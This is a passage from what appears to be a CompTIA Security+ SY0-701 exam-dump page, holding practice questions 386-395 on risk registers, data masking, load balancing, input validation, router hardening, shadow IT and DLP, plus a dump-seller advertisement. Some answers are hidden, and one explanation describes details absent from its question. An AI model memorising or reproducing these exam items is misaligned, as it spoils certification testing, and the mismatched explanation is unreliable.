reducing risk of unauthorized data exposure

meeting legal and regulatory obligations

preventing sensitive information from being recovered from retired assets limiting unnecessary storage and liability Why the other options are incorrect:

B). To make backup copies of all company data before disposing of hardwareNot all data should be backed up indefinitely. Retention policies are about keeping data only as long as required.

C). To allow employees to access old files even after the hardware is recycledThis is not the primary purpose of retention policies during decommissioning.

D). To keep all customer data available in case it is required in the futureKeeping all data forever is not a proper retention strategy and can create legal and security problems.

From the SY0-701 perspective, asset disposal and media sanitization are closely tied to retention schedules and secure destruction practices, so A is the correct answer.

NEW QUESTION: 386

Which of the following is the most likely to be used to document risks, responsible parties, and thresholds?

A. Risk tolerance

B. Risk transfer

C. Risk register

D. Risk analysis

Answer: C (LEAVE A REPLY)

A risk register is a document that records and tracks the risks associated with a project, system, or organization. A risk register typically

includes information such as the risk description, the risk owner, the risk probability, the risk impact, the risk level, the risk response strategy, and the risk status. A risk register can help identify, assess, prioritize, monitor, and control risks, as well as communicate them to relevant stakeholders. A risk register can also help document the risk tolerance and thresholds of an organization, which are the acceptable levels of risk exposure and the criteria for escalating or mitigating risks. References = CompTIA Security+ Certification Exam Objectives, Domain 5.1: Explain the importance of policies, plans, and procedures related to organizational security. CompTIA Security+ Study Guide (SY0-701), Chapter 5: Governance, Risk, and Compliance, page 211. CompTIA Security+ Certification Guide, Chapter 2: Risk Management, page 33. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 4.

NEW QUESTION: 387
The analyst wants to move data from production to the UAT server for testing the latest release. Which of the following strategies to protect data should the analyst use?
A. Data masking
B. Data tokenization
C. Data obfuscation
D. Data encryption
Answer: (SHOW ANSWER)
Data masking replaces sensitive data with realistic but fictional data, preserving format and usability while protecting confidential information during testing in environments like UAT (User Acceptance Testing).
Tokenization (B) replaces data with tokens but is more common for payment data in production. Obfuscation (C) scrambles data but is less structured than masking. Encryption (D) protects data confidentiality but may not be practical for testing.
Data masking is a best practice for protecting sensitive data in non-production environments covered in the General Security Concepts domain#6:Chapter 7†CompTIA Security+ Study Guide#.

NEW QUESTION: 388
A company has a website in a server cluster. One server is experiencing very high usage, while others are nearly unused. Which of the following should the company configure to help distribute traffic quickly?
A. Server multiprocessing
B. Warm site
C. Load balancer
D. Proxy server
Answer: C (LEAVE A REPLY)
Comprehensive and Detailed In-Depth Explanation:
Aload balancerdistributes incoming traffic evenly across multiple servers to prevent any single server from becoming overloaded. This ensureshigh availability, scalability, and optimal performanceof the company's website.
* Server multiprocessing (A)refers to the use of multiple processors within a single server but does not distribute traffic across multiple servers.
* A warm site (B)is a disaster recovery strategy, not a method for balancing real-time traffic.
* A proxy server (D)acts as an intermediary between users and web services but does not distribute server load.
Using aload balancerallows forefficient traffic management and prevents server overload.

NEW QUESTION: 389
An organization recently updated its security policy to include the following statement:

Regular expressions are included in source code to remove special characters such as $, |, ;. &, `, and ? from variables set by forms in a web application.
Which of the following best explains the security technique the organization adopted by making this addition to the policy?
A. Identify embedded keys
B. Code debugging
C. Input validation
D. Static code analysis
Answer: (SHOW ANSWER)
Input validation is a security technique that checks the user input for any malicious or unexpected data before processing it by the application. Input validation can prevent various types of attacks, such as injection, cross-site scripting, buffer overflow, and command execution, that exploit the vulnerabilities in the application code. Input validation can be performed on both the client-side and the server-side, using methods such as whitelisting, blacklisting, filtering, sanitizing, escaping, and encoding. By including regular expressions in the source code to remove special characters from the variables set by the forms in the web application, the organization adopted input validation as a security technique.
Regular expressions are patterns that match a specific set of characters or strings, and can be used to filter out any unwanted or harmful input. Special characters, such as $, |, ;, &, `, and ?, can be used by attackers to inject commands or scripts into the application, and cause damage or data theft. By removing these characters from the input, the organization can reduce the risk of such attacks.
Identify embedded keys, code debugging, and static code analysis are not the security techniques that the organization adopted by making this addition to the policy. Identify embedded keys is a process of finding and removing any hard-coded keys or credentials from the source code, as these can pose a security risk if exposed or compromised. Code debugging is a process of finding and fixing any errors or bugs in the source code, which can affect the functionality or performance of the application. Static code analysis is a process of analyzing the source code without executing it, to identify any vulnerabilities, flaws, or coding standards violations. These techniques are not related to the use of regular expressions to remove special characters from the input.
References = CompTIA Security+ SY0-701 Certification Study Guide, page 375-376; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 8:00 - 9:08; Application Security - SY0-601 CompTIA Security+ : 3.2, 0:00 - 2:00.

NEW QUESTION: 390
After multiple phishing simul-ations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter. Which of the following security awareness execution techniques does this represent?
A. Computer-based training
B. Insider threat awareness
C. SOAR playbook
D. Gamification
Answer: D (LEAVE A REPLY)
Gamification refers to the use of game elements such as points, rewards, competitions, and incentives to motivate users and enhance engagement in activities such as security awareness training. Incentivizing employees to avoid clicking phishing links by rewarding positive behavior is a classic example of gamification.Computer-based training (A) is traditional online training without game elements. Insider threat awareness (B) focuses on educating about internal threats. SOAR playbook (C) refers to automated incident response workflows, unrelated to employee training methods.Gamification is recognized in the Security Program Management domain as an effective technique to improve user engagement and security behavior#7:
Chapter 5†CompTIA Security+ Practice Tests#.

NEW QUESTION: 391
After a recent vulnerability scan, a security engineer needs to harden the routers within the corporate network.
Which of the following is the most appropriate to disable?
A. Console access
B. Routing protocols
C. VLANs
D. Web-based administration
Answer: (SHOW ANSWER)
Web-based administration is a feature that allows users to configure and manage routers through a web browser interface. While this feature can provide convenience and ease of use, it can also pose a security risk, especially if the web interface is exposed to the internet or uses weak authentication or encryption methods.
Web-based administration can be exploited by attackers to gain unauthorized access to the router's settings, firmware, or data, or to launch attacks such as cross-site scripting (XSS) or cross-site request forgery (CSRF).
Therefore, disabling web-based administration is a good practice to harden the routers within the corporate network. Console access, routing protocols, and VLANs are other features that can be configured on routers, but they are not the most appropriate to disable for hardening purposes. Console access is a physical connection to the router that requires direct access to the device, which can be secured by locking the router in a cabinet or using a strong password. Routing protocols are essential for routers to exchange routing information and maintain network connectivity, and they can be secured by using authentication or encryption mechanisms. VLANs are logical segments of a network that can enhance network performance and security by isolating traffic and devices, and they can be secured by using VLAN access control lists (VACLs) or private VLANs (PVLANs). References: CCNA SEC: Router Hardening Your Router's Security Stinks: Here's How to Fix It

NEW QUESTION: 392
While a user reviews their email, a host gets infected by malware from an external hard drive plugged into the host. The malware steals all the user's credentials stored in the browser. Which of the following training topics should the user review to prevent this situation from reoccurring?
A. Operational security
B. Removable media and cables
C. Password management
D. Social engineering
Answer: B (LEAVE A REPLY)
Detailed Explanation:This scenario highlights the need for training on the secure use of removable media.
Users should learn to avoid using untrusted external storage devices to prevent malware infections. Reference:
CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Removable Media Controls and User Awareness Training".

NEW QUESTION: 393
During a routine audit, an analyst discovers that a department uses software that was not vetted. Which threat is this?
A. Espionage
B. Data exfiltration
C. Shadow IT
D. Zero-day
Answer: C (LEAVE A REPLY)
Shadow IT refers to software, hardware, cloud services, or applications deployed without approval from the IT or security department. In this scenario, a high school department is using an unvetted simulation program-classic Shadow IT behavior.
Security+ SY0-701 explains that Shadow IT:
* Introduces unknown vulnerabilities
* Bypasses security controls
* Creates compliance risks
* Leads to data exposure
* Interferes with standard configuration management
Espionage (A) involves intelligence gathering, not unauthorized software use. Data exfiltration (B) involves data theft, not unauthorized software deployment. Zero-day (D) refers to unknown vulnerabilities, not unapproved systems.
Thus, Shadow IT is the correct answer.

NEW QUESTION: 394
Which of the following is a prerequisite for a DLP solution?
A. Data destruction
B. Data sanitization
C. Data classification
D. Data masking
Answer: C (LEAVE A REPLY)
Data classification is required before implementing a Data Loss Prevention (DLP) solution because DLP policies depend on identifying and categorizing sensitive data to monitor, block, or encrypt it accordingly.
Data destruction (A) and sanitization (B) remove data, and masking (D) obscures data but classification is foundational for DLP effectiveness.
Data classification is emphasized in Security Program Management and Data Protection topics#6:Chapter 16†CompTIA Security+ Study Guide#.

NEW QUESTION: 395
A security analyst wants to better understand the behavior of users and devices in order to gain visibility into potential malicious activities. The analyst needs a control to detect when actions deviate from a common baseline Which of the following should the analyst use?
A. Endpoint detection and response
B. Intrusion prevention system
C. Antivirus
D. Sandbox
Answer: (SHOW ANSWER)

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**823** Q&As Dumps, **30%OFF Special Discount: Freepdfdumps**)